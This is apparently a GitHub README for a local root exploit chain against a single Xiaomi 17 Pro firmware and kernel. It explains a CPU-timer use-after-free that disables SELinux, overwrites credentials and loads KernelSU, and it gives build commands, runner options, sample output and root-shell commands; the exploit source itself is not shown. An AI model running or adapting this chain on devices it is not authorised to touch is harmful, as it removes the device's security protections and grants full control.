
 b1gmang0/cve-2026-98260-pandora-lpe
Xiaomi 17 Pro(pandora)のOS4.0.5.0におけるメモリのみのローカルrootエクスプロイトチェーン。POSIX CPUタイマーのUAFを利用してSELinuxを無効化し、credを上書きしてKernelSUをロードします。

Xiaomi 17 Pro(pandora / 25098PN5AC)/ OS4.0.5.0.XBLCNXM / カーネル 6.12.69-android16-6-g43b5ab7e247d-abogki561813157-4k 向けのメモリ上 root ツール。
原理:POSIX CPU timer の UAF を利用して制御された 8 バイト書き込みを 1 回行い、まず SELinux を無効化し、次に cred を書き換え、最後に完全な capability を偽造して rootd を起動します。ページ回収のタイミングに依存するため、失敗は常態であり、複数回のリトライが必要になる場合があります。
アイデアとコードは quyicheng03-boop/CVE-2026-98260-popsicle-android を参考に移植し、上記の機種とカーネル向けに再適応したものです。
これは汎用 exploit ではありません。 ソースコード内のリンク時アドレスと構造体オフセットは、このカーネルでのみ成立します。他の機種、他のカーネルでは使用しないでください。
| 項目 | 値 |
|---|---|
| 機種 / コードネーム | Xiaomi 17 Pro / 25098PN5AC / pandora |
| システムバージョン | OS4.0.5.0.XBLCNXM |
| カーネル release | 6.12.69-android16-6-g43b5ab7e247d-abogki561813157-4k |
runner は起動時に ro.product.device、ro.build.version.incremental、uname -r を照合し、いずれかが一致しない場合は直ちに終了し、カーネルを操作しません。
ホスト
adb.exe が PATH に含まれていること30.0.16248370 はビルド時のみ必要(-NdkHome で別のパスを指定可能)スマートフォン
uid=2000(shell)、SELinux Enforcing;事前の root は不要CVE-2026-98260-pandora-root/
├─ README.md 本文档
├─ build.ps1 NDK 构建脚本(输出到 bin/)
├─ run-pandora-98260.bat 双击 / CMD 入口
├─ run_pandora_98260.ps1 runner:校验、部署、preflight、三阶段、证明、重试、KSU
└─ src/
├─ exploit-android-perf.c selinux 阶段
├─ exploit-android-perf-chain.c cred 阶段,成功后 exec fullcap
├─ exploit-android-key-ptr.c fullcap 两阶段 + 启动 rootd
├─ pc98260_rootd.c root daemon
└─ pc98260_su.c root 命令客户端(部署名 pc98260-su)
後続のpsスクリプトを実行するには、まずバイナリEXPをビルドする必要があります。
powershell -NoProfile -ExecutionPolicy Bypass -File .\build.ps1

# NDK 不在默认路径时可指定电脑上的NDK安装路径。
powershell -NoProfile -ExecutionPolicy Bypass -File .\build.ps1 `
  -NdkHome "D:\Android\Sdk\ndk\30.0.16248370"
bin/ 内の成果物:
| 成果物 | SHA-256 |
|---|---|
exploit-android-perf | abe2671511d447d23da8ae00647f69ed681a38fff163c57ac119b4856d64b4a0 |
exploit-android-perf-chain | 3635ff96d0a7a220d0ccae0dd6c6c5d9f8fd5b5bdc272c48faa756f40b0452af |
exploit-android-key-ptr | c6390b8d30ee6895ea0018f63abf1e76efa3bc06b1bee536a24f876bcb4be402 |
pc98260-su-client | 6e3310a121aa451087d19e0190fed8615073c93f6a3416bcb14d1eca500fbbed |
runner にはこれら4つのハッシュが組み込まれており、ビルド結果が一致しない場合はデプロイを拒否します。差異の原因を確認した上で、-AllowUnverifiedPayload を使って強制的に続行することもできます(非推奨)。
すべてのパラメータにはデフォルト値があります。ほとんどのケースでは -Serial のみで十分であり、必要に応じて -Retry や -LoadKernelSU(端末側に事前にKernelSU APKをインストールしておく必要があります)を追加します。
| パラメータ | 説明 |
|---|---|
-Serial <id> | 複数デバイスがある場合にシリアル番号を指定 |
-Reboot | 先に再起動して起動完了を待ってから実行 |
-Retry <n> | 初回以外に最大 n 回再試行し、各再試行の前に自動で再起動 |
-BootTimeoutSec 300 | sys.boot_completed を待つ上限(秒) |
-StageMinutes 12 | 単一ステージの待機上限(分) |
-SkipPreflight | preflight をスキップ(非推奨) |
-DiagnoseOnly | デプロイ + preflight のみ実行し、脆弱性はトリガーしない |
-AllowUnverifiedPayload | ハッシュが一致しないローカルバイナリを許可 |
-AllowBuildMismatch | カーネルは一致するがシステムバージョン番号が異なる場合に警告のみ |
-LoadKernelSU | root 検証に成功した後、KernelSU をロードして su が利用可能になるまで待機 |
-KsudPath /data/adb/ksud | デバイス上の ksud パス |
-KsudArgs 'late-load --allow-shell' | ksud に渡す引数 |
-KsudTimeoutSec 240 | カーネルモジュール、su、各ステージスクリプトを待つ上限(秒) |
-KsudStages 'post-fs-data,services,boot-completed' | late-load 後に追加実行するステージ。空文字列に設定するとスキップ |
adb devices          # 必须恰好一台已授权设备;多台时用 -Serial

# 双击或在 CMD 中
run-pandora-98260.bat

# PowerShell
powershell -NoProfile -ExecutionPolicy Bypass -File .\run_pandora_98260.ps1

# 指定设备;先重启再执行
powershell -NoProfile -ExecutionPolicy Bypass -File .\run_pandora_98260.ps1 `
  -Serial 'adb-xxxx._adb-tls-connect._tcp' -Reboot
runner は順に実行します:
Permissive に設定する(すでにそうならスキップ);boot_id が変化していないことを確認する。ワイヤレス ADB の
host:portは再起動後にポートが変わります。再起動や再試行が必要な場合は、mDNS シリアル番号(adb-xxxx._adb-tls-connect._tcpの形式)に切り替えてください。そうしないとデバイスがずっと見つからなくなります。
-Retry)失敗後は実際に再起動しないと再試行できません。-Retry はこの処理を自動で行います。
# 首次 + 最多 5 次重试;每次重试前自动重启手机
powershell -NoProfile -ExecutionPolicy Bypass -File .\run_pandora_98260.ps1 `
  -Serial 'adb-xxxx._adb-tls-connect._tcp' -Retry 5
-Retry N は初回以外の追加試行回数で、総試行回数 = 1 + N。[PARKED]、フェーズタイムアウトまたは非0終了、最終証明失敗、boot_id 変化、起動待機タイムアウト。boot_id が実際に変化するまで待機することで、再起動前の古い boot を新しい boot と誤認するのを避ける。-LoadKernelSU)powershell -NoProfile -ExecutionPolicy Bypass -File .\run_pandora_98260.ps1 `
-Serial 'adb-xxxx._adb-tls-connect._tcp' -Retry 5 -LoadKernelSU
順序は意図的に「先に root を取得し、その後 KSU に引き渡す」に固定されている:
boot_id が変わっていないこと、rootd socket がこの時点でも応答可能であることを再確認する;/data/adb/ksud late-load --allow-shell を実行する(分離実行、出力はデバイスログに書き込む);/proc/modules 内の kernelsu と su -c id をポーリングする;su が使用可能になったら post-fs-data / services / boot-completed を追加実行する。二つの要点:
Permissive から Enforcing に戻り、pc98260-root.sock は直ちに無効になる。以降は su しか使えない。su が正常ならそのまま 0 で終了する(デバイスには書き込まない);モジュールはあるが su が使用不可なら続行を拒否し、-Retry による再起動に委ねる。段階スクリプトの失敗は警告のみ(root は引き続き使用可能);モジュールが起動しない、または su が使用不可の場合は 3 で終了する。
Zygisk / LSPosed は zygote の再起動が必要で初めて実際に有効になります。ksud soft-reboot は本機では検証されていないため、軽率に使用することはお勧めしません。
Selected ADB device: adb-xxxx._adb-tls-connect._tcp
Target verified: pandora / OS4.0.5.0.XBLCNXM
kernel=6.12.69-android16-6-g43b5ab7e247d-abogki561813157-4k
boot_id=5018b5f7-...

--- 1/4 existing root proof ---
no root daemon answered yet
--- 2/4 deploy payload ---
unchanged  exploit-android-perf
...
--- 3/4 preflight ---
timer slab : PASS
rcu probe  : PASS
aio ring   : PASS
preflight passed
--- 4/4 stages ---
started selinux; device log: /data/local/tmp/pc98260-selinux-<boot_id>.log
...
stage 1 done: SELinux Permissive
...
Root verified in this boot. Proof: ...\logs\root-proof-<boot_id>.txt

その後、runner は三条件証明(uid=0(root) / CapEff: 000001ffffffffff / Permissive)を出力し、logs/root-proof-<boot_id>.txt に保存します。
adb shell "PC98260_SOCK=/data/local/tmp/pc98260-root.sock /data/local/tmp/pc98260-su -c 'id; grep CapEff /proc/self/status; getenforce'"
期待:
uid=0(root) gid=0(root) ...
CapEff:	000001ffffffffff
Permissive
# 单条命令
adb shell "PC98260_SOCK=/data/local/tmp/pc98260-root.sock /data/local/tmp/pc98260-su -c 'cat /proc/kallsyms | head'"

# 交互式 root shell
adb shell "PC98260_SOCK=/data/local/tmp/pc98260-root.sock /data/local/tmp/pc98260-su"
通常の adb shell は依然として uid=2000(shell) です。pc98260-su を経由した場合にのみ、rootd の root コンテキストに入ります。
KSU をロードした後は rootd が無効になるため、代わりに次を使用します:
adb shell "su -c id"
[PARKED] / retain mappings





